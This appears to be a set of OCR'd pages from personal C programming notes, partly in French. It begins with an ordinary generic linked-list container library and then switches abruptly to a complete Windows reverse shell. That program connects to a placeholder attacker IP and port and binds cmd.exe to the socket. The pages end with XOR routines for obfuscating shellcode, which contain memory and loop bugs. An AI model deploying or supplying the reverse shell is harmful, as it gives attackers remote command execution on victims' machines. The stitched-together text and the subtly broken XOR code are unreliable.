  assert(pContainer);
  assert(pParseFunc);

  t_node*pParse=pContainer->m_pHead;
  while(pParse){
    if(pParseFunc(pParse->m_pItem, pParam)) return pParse->m_pItem;
    pParse=pParse->m_pNext;
  }
  return NULL;
}

/**
 * @brief Parsing the container from front to back, and for each item, calling
 *    the parsing function with parameters the pointer to the corresponding
 *    item and the pParam parameter.
```

```
 * □□ In case of a non null return value from called function, the item and the
 * □□ corresponding node are destroyed. The parsing is then resumed to the next
 * □□ item and the same scenario takes place, until container back is reached.
 *
 * @param [in] pContainer pointer to the container to parse.
 * @param [in] pParseFunc pointer to the called function for each parsed item.
 * @param [in] pParam parameter directly passed to the called function during parsing.
 * @return void* NULL (complete parsing).
 */
void*ContainerParseDelIf(t_container*pContainer, t_ptfVV pParseFunc, void*pParam){
□assert(pContainer);
□assert(pParseFunc);

□t_node*pParse=pContainer->m_pHead;
□while(pParse){
□□if(pParseFunc(pParse->m_pItem, pParam)){
□□□if(pContainer->m_pHead==pParse) pContainer->m_pHead=pParse->m_pNext;
□□□if(pContainer->m_pTail==pParse) pContainer->m_pTail=pParse->m_pPrev;
□□□pParse=NodeDelOnlyReturnNext(pParse);
□□□pContainer->m_szCard--;
□□}
□□else{
□□□pParse=pParse->m_pNext;
□□}
□}
□return NULL;
}

/**
 * @brief Parsing the container A, and for each of its items, calls the intersection
 * □□ function with each item of the container B. In case of matched intersection,
 * □□ both item and node in container A are destroyed, and both item and node
 * □□ in container B are also destroyed. In this case, the parsing is resumed
 * □□ to the next item of container A, and the same scenario takes place by parsing
 * □□ container B from his front to back. Parsing ending when all items in each
 * □□ container has been intersected with each other.
 *
 * @param [in] pContainerA pointer the the first container to intersect .
 * @param [in] pContainerB pointer the the second container to intersect .
 * @param [in] pIntersectFunc pointer to the called intersect function for each parsed items.
```

```
 * @param [in] pCallbackFunc pointer to the callback function in case of intersection.
 * @param [in] pParam parameter directly passed to the callback function.
 * @return void*  NULL (complete parsing).
 */
void*ContainerIntersectDelIf(t_container*pContainerA, t_container*pContainerB, t_ptfVV pIntersectFunc,t_ptfVV
pCallbackFunc, void*pParam){

□assert(pContainerA);
□assert(pContainerB);
□assert(pIntersectFunc);

□t_node □*pParseA=pContainerA->m_pHead,
□□□*pParseB=pContainerB->m_pHead;

□int hasIntersected;

□while(pParseA && pParseB){
□□hasIntersected=0;□/* No intersection has occured at this time */
□□while(pParseA && pParseB){
□□□if(pIntersectFunc(pParseA->m_pItem, pParseB->m_pItem)){
□□□□/* Notifying the instersection between the two items */
□□□□hasIntersected=1;

□□□□/* Processing callback if exist */
□□□□if(pCallbackFunc) pCallbackFunc(pParam, NULL);

□□□□/* Destroying current item of container A */
□□□□if(pContainerA->m_pHead==pParseA) pContainerA->m_pHead=pParseA->m_pNext;
□□□□if(pContainerA->m_pTail==pParseA) pContainerA->m_pTail=pParseA->m_pPrev;
□□□□pParseA=NodeDelReturnNext(pParseA, pContainerA->m_pDeleteItemFunc);
□□□□pContainerA->m_szCard--;

□□□□/* Destroying current item of container B */
□□□□if(pContainerB->m_pHead==pParseB) pContainerB->m_pHead=pParseB->m_pNext;
□□□□if(pContainerB->m_pTail==pParseB) pContainerB->m_pTail=pParseB->m_pPrev;
□□□□pParseB=NodeDelReturnNext(pParseB, pContainerB->m_pDeleteItemFunc);
□□□□pContainerB->m_szCard--;
□□□}
□□□else{
□□□□pParseB=pParseB->m_pNext; /* Processing the next node of container B */
```

```
		}
	}
	/* Processing the next node of container A */
	if(!hasIntersected) pParseA=pParseA->m_pNext;
	/* Reseting the parsing pointer of container B to his header for a new scan */
	pParseB=pContainerB->m_pHead;
	}

	return NULL;
}


/*************************/


void*ContainerInsert(t_container*pContainer, t_ptfVV pPredicaFunc, void*pItem){
    assert(pContainer);
    assert(pPredicaFunc);

    t_node*pInsert=pContainer->m_pHead;
    size_t szAt=0;

    while(pInsert!=NULL){
    	if(pPredicaFunc(pItem, pInsert->m_pItem)){
    		return ContainerPushat(pContainer, pItem, szAt);
    	}
    	pInsert=pInsert->m_pNext;
    	szAt++;
    }
    return ContainerPushback(pContainer, pItem);
}

void*ContainerInsertUnic(t_container*pContainer, t_ptfVV pPredicaFunc, void*pItem){
    assert(pContainer);
    assert(pPredicaFunc);

    t_node*pInsert=pContainer->m_pHead;
    size_t szAt=0;

    while(pInsert!=NULL){
```

```
    switch((long)pPredicaFunc(pItem, pInsert->m_pItem)){
    case 0: /* Continue parsing */
        pInsert=pInsert->m_pNext;
        szAt++;
        break;
    case 1: /* Inserting here */
        return ContainerPushat(pContainer, pItem, szAt);
        // no break;
    case -1: /* Deleting item */
        if(pContainer->m_pDeleteItemFunc) pContainer->m_pDeleteItemFunc(pItem);
        else free(pItem);
        return NULL;
        // no break;
    default:
        assert(NULL); /* Never enter in default case ! */
        break;
    }
    }
    return ContainerPushback(pContainer, pItem);
}

void*ContainerSerialize(t_container*pContainer, t_ptfVV pSerializeFunc){



return NULL;
}

void*ContainerDeserialize(t_container*pContainer, t_ptfVV pDeserializeFunc){
return NULL;
}
```

container.h

```
/*
 * container.h
 *
 *  Created on: 16 mars 2022
 *      Author: Thierry Boyer
 */
```

```
/**
 * @brief Function pointers definition.
 */
typedef void*(*t_ptfV)(void*);□□□// For functions like:  void*()(void*)
typedef void*(*t_ptfVV)(void*, void*);□// For functions like:  void*()(void*, void*)



/**
 * @brief Container type definition: "hidden structure" or "incomplete structure" definition.
 */
typedef struct s_container t_container;

/**
 * @brief  Container public functions declaration.
 */

/**
 * @brief Container "constructor".
 *
 * @param [in] pDeleteItemFunc □function pointer to the function responsible of
 * □□□□□□□□properly deleting items in stored in container.
 * @return t_container* pointer on the newly created container.
 */
t_container*ContainerNew(t_ptfV pDeleteItemFunc);

/**
 * @brief  Container "destructor".
 *
 * @param [in] pContainer pointer to the container to destroy.
 * @return t_container* NULL.
 */
t_container*ContainerDel(t_container *pContainer);

/**
 * @brief □Flushing the container by deleting all items and nodes.
 * □□□The container structure is not destroyed !
 *
 * @param [in] pContainer pointer to the container to flush.
 * @return t_container* the flushed container.
```

```
 */
t_container*ContainerFlush(t_container *pContainer);

/**
 * @brief Returns the number of elements in container.
 *
 * @param pContainer pointer to the container to get cardinal.
 * @return size_t number of elements.
 */
size_t ContainerCard(const t_container*pContainer);

/**
 * @brief Append a item at the end of the container.
 *
 * @param [in] pContainer pointer to the container to append to.
 * @param [in] pItem pointer to the item to append.
 * @return void* pointer to the item that was appended.
 */
void*ContainerPushback(t_container*pContainer, void*pItem);

/**
 * @brief Append a item at the beginning of the container.
 *
 * @param [in] pContainer pointer to the container to append to.
 * @param [in] pItem pointer to the item to append.
 * @return void* pointer to the item that was appended.
 */
void*ContainerPushfront(t_container*pContainer, void*pItem);

/**
 * @brief Insert a item in the container at index.
 *
 * @param [in] pContainer pointer to the container to insert into.
 * @param [in] pItem pointer to the item to insert.
 * @param [in] sAt index to insert at.
 * @return void* pointer to the item that was inserted.
 */
void*ContainerPushat(t_container*pContainer, void*pItem, size_t szAt);

/**
```

```
 * @brief Get the last item from the container. The item persists in
 * □□ the container!
 *
 * @param pContainer pointer to the container to get from.
 * @return void* pointer to the got item.
 */
void*ContainerGetback(const t_container*pContainer);

/**
 * @brief Get the first item from the container. The item persists in
 * □□ the container!
 *
 * @param pContainer pointer to the container to get from.
 * @return void* pointer to the got item.
 */
void*ContainerGetfront(const t_container*pContainer);

/**
 * @brief Get the item stored at index from the container. The
 * □□ item persists in the container!
 *
 * @param [in] pContainer pointer to the container to get from.
 * @param [in] sAt index to get from.
 * @return void* pointer to the got item.
 */
void*ContainerGetat(const t_container*pContainer, size_t szAt);

/**
 * @brief Extract the last item from the container, and return it to caller.
 * □□ The item is removed from the container and the corresponding node is deleted.
 * @param pContainer pointer to the container to extract from.
 * @return void* pointer to the popped item.
 */
void*ContainerPopback(t_container*pContainer);

/**
 * @brief Extract the first item from the container, and return it to caller.
 * □□ The item is removed from the container and the corresponding node is deleted.
 * @param [in] pContainer pointer to the container to extract from.
 * @return void* pointer to the popped item.
```

```
 */
void*ContainerPopfront(t_container*pContainer);

/**
 * @brief Extract the item located at index from the container, and return it to caller.
 * □□ The item is removed from the container and the corresponding node is deleted.
 * @param [in] pContainer pointer to the container to extract from.
 * @param [in] sAt index to extract from.
 * @return void* pointer to the popped item.
 */
void*ContainerPopat(t_container*pContainer, size_t szAt);

/**
 * @brief Parsing the container from front to back, and for each item, calling
 * □□ the parsing function with parameters the pointer to the corresponding
 * □□ item and the pParam parameter.
 * □□ The parsing is stopped if the parsing function returns a non null value,
 * □□ and in this case, the function returns the corresponding item to the caller.
 *
 * @param [in] pContainer pointer to the container to parse.
 * @param [in] pParseFunc pointer to the called function for each parsed item.
 * @param [in] pParam parameter directly passed to the called function during parsing.
 * @return void* NULL in case of a complete parsing,
 * □□□□ pointer to the item in case of interrupted parsing.
 */
void*ContainerParse(const t_container*pContainer, t_ptfVV pParseFunc, void*pParam);

/**
 * @brief Parsing the container from front to back, and for each item, calling
 * □□ the parsing function with parameters the pointer to the corresponding
 * □□ item and the pParam parameter.
 * □□ In case of a non null return value from called function, the item and the
 * □□ corresponding node are destroyed. The parsing is then resumed to the next
 * □□ item and the same scenario takes place, until container back is reached.
 *
 * @param [in] pContainer pointer to the container to parse.
 * @param [in] pParseFunc pointer to the called function for each parsed item.
 * @param [in] pParam parameter directly passed to the called function during parsing.
 * @return void* NULL (complete parsing).
 */
```

```
void*ContainerParseDelIf(t_container*pContainer, t_ptfVV pParseFunc, void*pParam);

/**
 * @brief Parsing the container A, and for each of its items, calls the intersection
 * □□ function with each item of the container B. In case of matched intersection,
 * □□ both item and node in container A are destroyed, and both item and node
 * □□ in container B are also destroyed. In this case, the parsing is resumed
 * □□ to the next item of container A, and the same scenario takes place by parsing
 * □□ container B from his front to back. Parsing ending when all items in each
 * □□ container has been intersected with each other.
 *
 * @param [in] pContainerA pointer the the first container to intersect.
 * @param [in] pContainerB pointer the the second container to intersect.
 * @param [in] pIntersectFunc pointer to the called intersect function for each parsed items.
 * @param [in] pCallbackFunc pointer to the callback function in case of intersection.
 * @param [in] pParam parameter directly passed to the callback function.
 * @return void*  NULL (complete parsing).
 */
void*ContainerIntersectDelIf(t_container*pContainerA, t_container*pContainerB, t_ptfVV pIntersectFunc,t_ptfVV
pCallbackFunc, void*pParam);



void*ContainerInsert(t_container*pContainer, t_ptfVV pPredicaFunc, void*pItem);

void*ContainerInsertUnic(t_container*pContainer, t_ptfVV pPredicaFunc, void*pItem);

void*ContainerSerialize(t_container*pContainer, t_ptfVV pSerializeFunc);

void*ContainerDeserialize(t_container*pContainer, t_ptfVV pDeserializeFunc);
```

[C] Windows Reverse shell

Introduction

Le reverse shell suivant peut être compilé depuis Visual Studio grâce à la SDK et la suite de développement C++.

Source

- https://omergnscr.medium.com/simple-reverse-shell-in-c-be1c2f8a40b8

Code

```
#include <windows.h>
#include <stdio.h>
#include <winsock2.h>

WSADATA wsaData;
SOCKET winSock;
struct sockaddr_in sockAddr;

int port = <your-port>;
char *ip = "<your-ip>";

STARTUPINFO sinfo;
PROCESS_INFORMATION pinfo;

int main(int argc, char *argv[]){

    int start = WSAStartup(MAKEWORD(2,2), &wsaData);

    winSock = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);
```


```
    sockAddr.sin_family = AF_INET;
    sockAddr.sin_port = htons(port);
    sockAddr.sin_addr.s_addr = inet_addr(ip);

    WSAConnect(winSock, (SOCKADDR*)&sockAddr, sizeof(sockAddr), NULL, NULL, NULL, NULL);

    memset(&sinfo, 0, sizeof(sinfo));
    sinfo.cb = sizeof(sinfo);
    sinfo.dwFlags = STARTF_USESTDHANDLES;
    sinfo.hStdError  = (HANDLE)winSock;
    sinfo.hStdInput  = (HANDLE)winSock;
    sinfo.hStdOutput = (HANDLE)winSock;

    CreateProcessA(NULL, "cmd.exe", NULL, NULL,TRUE , 0, NULL, NULL, &sinfo, &pinfo);

    return 0;
}
```

[C] XOR Encryption

Introduction

Le OU exclusif, ou le XOR, est très souvent utilisé dans les algorithmes de chiffrement et les logiciels malveillants.

C'est pourquoi je partage un fonction permettant de chiffrer en XOR.



2 input XOR gate

A	B	A⊕B
0	0	0
0	1	1
1	0	1
1	1	0

Code

Voici un simple XOR avec un simple caractère :

```
#define KEY 'I';


#include <stdio.h>
#include <stdlib.h>
#include <string.h>



unsigned char*shellcodeXor(unsigned char*shellcode, char key){


    char*shellcodeXored = (char*)malloc(sizeof(shellcode));
```

```
    // Xor each char until the nullbyte
    for(int i=0;i<shellcode[i];i++) shellcodeXored[i] = shellcode[i] ^ key;
    return shellcodeXored;
}

void*printShellcode(unsigned char*shellcode){
    // Print each char until the nullbyte
    for(int i=0;shellcode[i];i++) printf("\\x%x", shellcode[i]);
    printf("\n");
}

int main(){

    char key = KEY;
unsigned char sc[] = {"\x48\x31\xc9\x48\x48"};
    int scLen = strlen(sc);

    // XOR process
    unsigned char*scXor = shellcodeXor(sc, key);
    printShellcode(scXor);

    // XOR again (to unxor)
    unsigned char*scDec = shellcodeXor(scXor, key);
    printShellcode(scDec);

    printf("Sizeof shellcode : [%d]\n", scLen);

    free(scDec);

    return 0;
}
```

Voici une alternative avec une clé de plusieurs caractères (la clé doit être une chaîne de caractère ASCII) :

```
#define KEY "14394e85c196c4274d621e3c9924df46e5218bab1450875c030d06f2f0991f2e";

#include <stdio.h>
#include <stdlib.h>
```

```
unsigned char*shellcodeXor(unsigned char*shellcode, char*key){

    char*shellcodeXored = (char*)malloc(sizeof(shellcode));
    // Parse and xor with all char of key
    for(int i=0;key[i];i++){
        // Xor each char until the nullbyte
        for(int j=0;j<shellcode[j];j++) {
            shellcodeXored[j] = shellcode[j] ^ key[i];
        }
    }
    return shellcodeXored;
}

void*printShellcode(unsigned char*shellcode){
    // Print each char until the nullbyte
    for(int i=0;shellcode[i];i++) printf("\\x%x", shellcode[i]);
    printf("\n");
}

int main(){

    char*key = KEY;
unsigned char sc[] = {"\x48\x31\xc9\x48\x72"};
    int scLen = sizeof(sc)-1; // Don't count the null byte

    // XOR process
    unsigned char*scXor = shellcodeXor(sc, key);
    printShellcode(scXor);

    // XOR again (to unxor)
    unsigned char*scDec = shellcodeXor(scXor, key);
    printShellcode(scDec);

    printf("Sizeof shellcode : [%d]\n", scLen);

    free(scDec);

    return 0;
}
```